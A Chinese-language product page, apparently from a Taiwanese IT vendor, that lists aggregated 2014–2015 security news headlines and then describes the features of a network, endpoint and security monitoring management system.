
自動搜集最新資訊安全新聞

新聞標題	發布時間
刑事局：Facebook 網購詐騙案例增加	10 March 2014, 5:20 pm
富士通研究所利用大資料改進供應鏈管理預測技術	10 March 2014, 4:44 pm
WWW 今年 25 歲	10 March 2014, 3:59 pm
iThome 2014年CIO大調查(上)｜問卷調查執行說明	10 March 2014, 2:55 pm
iThome 2014年CIO大調查(上)｜2014年IT委外需求分析	10 March 2014, 2:51 pm
三星釋出免費的廣播串流服務Milk Music	10 March 2014, 2:48 pm
iThome 2014年CIO大調查(上)｜2014年IT人力需求分析	10 March 2014, 2:41 pm
Facebook將在4月舉辦睽違2年的F8 大會	10 March 2014, 2:37 pm
Google計畫釋出穿戴式裝置專用的Android SDK	10 March 2014, 2:28 pm
XP 本周將進行倒數第二次安全更新，市占還有近30%	10 March 2014, 12:29 pm

自動搜集最新病毒觀測情報

新聞標題	發布時間
比對式常模防護 降低潛伏性資安攻擊風險	29 August 2015, 11:12 am
駭客綁架危機凸顯 全方位防護需求激增	28 August 2015, 11:06 am
企業外辦公安全做好 特定資安攻擊自然少	27 August 2015, 11:16 am
新世代資訊安全防禦 應從基礎管理下重手	26 August 2015, 10:05 am
健康醫療大數據商機無窮 駭客緊盯要發健康財	8 January 2015, 7:03 pm
駭客魔手直闖物聯網系統 綁架檔案勒索贖金恐遍及一般民眾	31 December 2014, 11:39 am
政治駭客進攻娛樂領域 恐怖攻擊轉型捍衛國家	25 December 2014, 11:57 am
學界接軌業界人才培育 芬安全首屆獵駭行動遴選資安好手 中央大學admin'-- 團隊脫穎而出 勇奪十萬獎金	18 December 2014, 1:12 pm
芬安全F-Secure祭十萬大獎辦首屆獵駭行動 高規格比賽吸引國際級人才參賽	11 December 2014, 2:07 pm
迎接物聯網時代 居家資安與個人隱私防護成駭客新戰場	4 December 2014, 2:12 pm
旅遊使用半公開免費Wi-Fi 個資仍有遭駭危機	27 November 2014, 4:15 pm
國家意識形態駭客比例增 各國指標企業宜加強戒備	20 November 2014, 4:39 pm
微軟漏洞補不齊 系統快速淘汰駭客恐趁亂入侵	13 November 2014, 4:02 pm

自動搜集最新弱點與漏洞資訊



效益

- 集中化的管理監控系統，管理者無須登入不同作業系統平台就可取得系統詳細資訊及目前的服務狀態。
- 透過email、簡訊通知管理者，讓管理者第一時間做放斛速放有效率的應變處理。
- 全方位智慧型多重整合效能監控與資安維護。
- 搭配異常行為分析，找出異常連線行為的攻擊。
- 追查出發生斮件的原因，降低降低人員的虛耗，將人力投入放有成效的任務。
- 幫助管理者隨時瞭解資訊系統狀態，掌握所有資訊，維持一個高可靠度服務環境。

模組平台

基礎管理

系統資源
伺服器
應用系統

網路資源
路由器
交換器
閘道設備
組態管理

異質網路
SDN
WiFi...整合

IP管理
DHCP
Service
IP 歷史、
開通

Netflow、sflow
TCP 使用分析　IP 流量排行
異常分析　使用率
群組效率分析　伺服器效能分析
VLAN廣播分析 電路介面監控

端點管理

端點管理
端點辨識
端點資料庫
PC agent
資產

角色管理
AAA 管理
BYoD 連網
訪客連網

端點驗證
IP 歷史回收
端點定位
HIC 整合
MAC/IP驗證

AD整合
終端綁定
中文名稱
登錄軌跡
完整性取得

端點存取控制
管控策略
阻斷策略
告警策略
行為軌跡紀錄

Advanced Security Option

第七層應用行為QoS流控管理系統
行為軌跡側錄
Layer 7 行為分析
RDP 稽核管理
封包側錄 / 鑑識分析
RDP 畫面側錄
telnet,http,ftp,P2P, web mail...

資安監控整合
FW/IPS/WAF/APT資安設備日誌
LOG第三方資安通報客製化整合

揚贏國際

Quality Service Through Team Work

專業團隊. 精緻服務

http://www.sprbio.com